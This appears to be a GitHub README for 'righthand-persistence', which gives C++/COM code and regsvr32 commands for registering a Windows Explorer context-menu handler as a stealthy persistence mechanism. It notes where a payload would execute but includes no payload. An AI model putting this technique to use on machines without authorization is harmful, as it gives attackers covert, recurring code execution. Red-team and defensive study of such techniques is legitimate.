 i014n/righthand-persistence
COM Windows Persistence Technique

inspired by CVE-2026-21509
A sample implementation of a Windows context menu handler using C++ and COM, demonstrating a stealthy persistence technique. By registering a custom COM object, your code executes whenever a user right-clicks on specific targets (files, folders, or backgrounds) in Windows Explorer.
Disclaimer: This project is intended for educational and research purposes only. The techniques demonstrated here can be used for malicious purposes. The author does not condone the use of this code for any illegal activity. Be responsible and use this knowledge ethically.
                                       DllMain.cpp
                                +-----------------------+
                                |  DLL Template Project |
                                +-------+-------+-------+
                            ____/           |        \_____
                            |               |             |
                            v               v             v
                    +------------+  +----------------+  +--------------+
                    |   Define   |  | MyClassFactory |  |   Define     |
    clsid_defined.h |   CLSID    |  +----------------+  |   Export     | Source.def
                    +------------+     ClassFactory     |  Functions   |
                                          class         +--------------+
                                            |
                                            |
                                            v
                                     +--------------+
                                     | MyMenuHandler|
                                     +--------------+
                                      MyMenuHandler
                                          class
DllMain.cppContains the standard functions required by a COM object to register and unregister the DLL.
DllRegisterServer(): Writes the registry paths corresponding to the target file extensions/backgrounds. Executed when the DLL is registered.STDAPI DllRegisterServer() {
std::wstring clsidString = MyStringFromCLSID(CLSID_DecrypShellExtensionx64);
std::wstring dllPath = MyGetModuleFilename();
// 1. Register the COM Class (CLSID)
std::wstring clsidBaseKey = L"SOFTWARE\\Classes\\CLSID\\" + clsidString;
SetRegistryKey(HKEY_LOCAL_MACHINE, clsidBaseKey, L"", L"MyMenuHandler Object");
// 2. Register the DLL Path and Threading Model
std::wstring inprocKey = clsidBaseKey + L"\\InprocServer32";
SetRegistryKey(HKEY_LOCAL_MACHINE, inprocKey, L"", dllPath);
SetRegistryKey(HKEY_LOCAL_MACHINE, inprocKey, L"ThreadingModel", L"Apartment");
// 3. Register for all Shell Contexts
// Array of paths to cover Files, Folders, Backgrounds, and Desktop
std::wstring handlerPaths[] = {
L"SOFTWARE\\Classes\\*\\shellex\\ContextMenuHandlers\\",
L"SOFTWARE\\Classes\\Directory\\shellex\\ContextMenuHandlers\\",
L"SOFTWARE\\Classes\\Directory\\Background\\shellex\\ContextMenuHandlers\\",
L"SOFTWARE\\Classes\\DesktopBackground\\shellex\\ContextMenuHandlers\\"
};
for (const auto& path : handlerPaths) {
std::wstring fullPath = path + L"MyMenuHandler"; // Replace with your handler's name
SetRegistryKey(HKEY_LOCAL_MACHINE, fullPath, L"", clsidString);
}
// 4. Register in the Approved list (Required for many Windows versions)
std::wstring approvedKey = L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Shell Extensions\\Approved";
SetRegistryKey(HKEY_LOCAL_MACHINE, approvedKey, clsidString, L"MyMenuHandler");
// 5. Notify the Shell that things have changed
SHChangeNotify(SHCNE_ASSOCCHANGED, SHCNF_IDLIST, NULL, NULL);
return S_OK;
}
DllUnregisterServer(): Cleans up the registry. Called when the DLL is unregistered.MyClassFactoryRequired to instantiate the COM object. Read More on Class Factories.
Clsid_defined.hContains the GUID under which the application will be registered in Explorer. You can generate a new GUID using Visual Studio's guidgen.exe or an online GUID Generator.
// {CEF1AA1B-42F7-4A54-AF46-BCEE5B3FE6BF}
DEFINE_GUID(CLSID_DecrypShellExtensionx64, 0xcef1aa1b, 0x42f7, 0x4a54, 0xaf, 0x46, 0xbc, 0xee, 0x5b, 0x3f, 0xe6, 0xbf);
Source.defThe Module-Definition file. This dictates which functions the DLL exports. Read More on .DEF files.
EXPORTS
    DllGetClassObject PRIVATE
    DllCanUnloadNow PRIVATE
    DllRegisterServer PRIVATE
    DllUnregisterServer PRIVATE
MyMenuHandler.cppThe core class implementing IShellExtInit and IContextMenu. This is where you define your custom actions.
MyContextMenuHandler::Initialize(PCIDLIST_ABSOLUTE pidlFolder, IDataObject* pdtobj, HKEY hkeyProgId)
Called every time a right-click occurs on your registered target. Used to parse what file or folder was clicked.HRESULT MyContextMenuHandler::Initialize(PCIDLIST_ABSOLUTE pidlFolder, IDataObject* pdtobj, HKEY hkeyProgId)
{
MessageBoxA(NULL, "Initialize Called!", "Debug", MB_OK);
// 1. Check if we clicked on a FILE/FOLDER
if (pdtobj)
{
STGMEDIUM medium;
FORMATETC fe = { CF_HDROP, NULL, DVASPECT_CONTENT, -1, TYMED_HGLOBAL };
if (SUCCEEDED(pdtobj->GetData(&fe, &medium)))
{
DragQueryFileA((HDROP)medium.hGlobal, 0, m_szFile, MAX_PATH);
ReleaseStgMedium(&medium);
return S_OK; // Success!
}
}
// 2. Check if we clicked the BACKGROUND (pidlFolder)
if (pidlFolder)
{
if (SHGetPathFromIDListA(pidlFolder, m_szFile))
{
return S_OK; // Success!
}
}
// 3. Fallback: If we got neither, still return S_OK to show the menu.
// You just won't have a path populated in m_szFile.
return S_OK;
}
MyContextMenuHandler::InvokeCommand(LPCMINVOKECOMMANDINFO picp)

Called when the user clicks your specific custom option from the context menu. This is where your persistence payload or custom action executes.On the target VM, copy the compiled DLL and run the following commands:
Register the DLL using standard Windows binaries.
regsvr32.exe RightHandPersistence.dll
Restart the explorer.exe process to ensure it loads the new shell extension into memory.
taskkill /f /im explorer.exe & start explorer.exe
To remove the context menu handler and clean up the registry, use the /u flag with regsvr32.exe. This calls your DllUnregisterServer function.
regsvr32.exe /u RightHandPersistence.dll
Windows categorizes "empty space" differently than files. To target the background, map your registry keys to these specific locations.
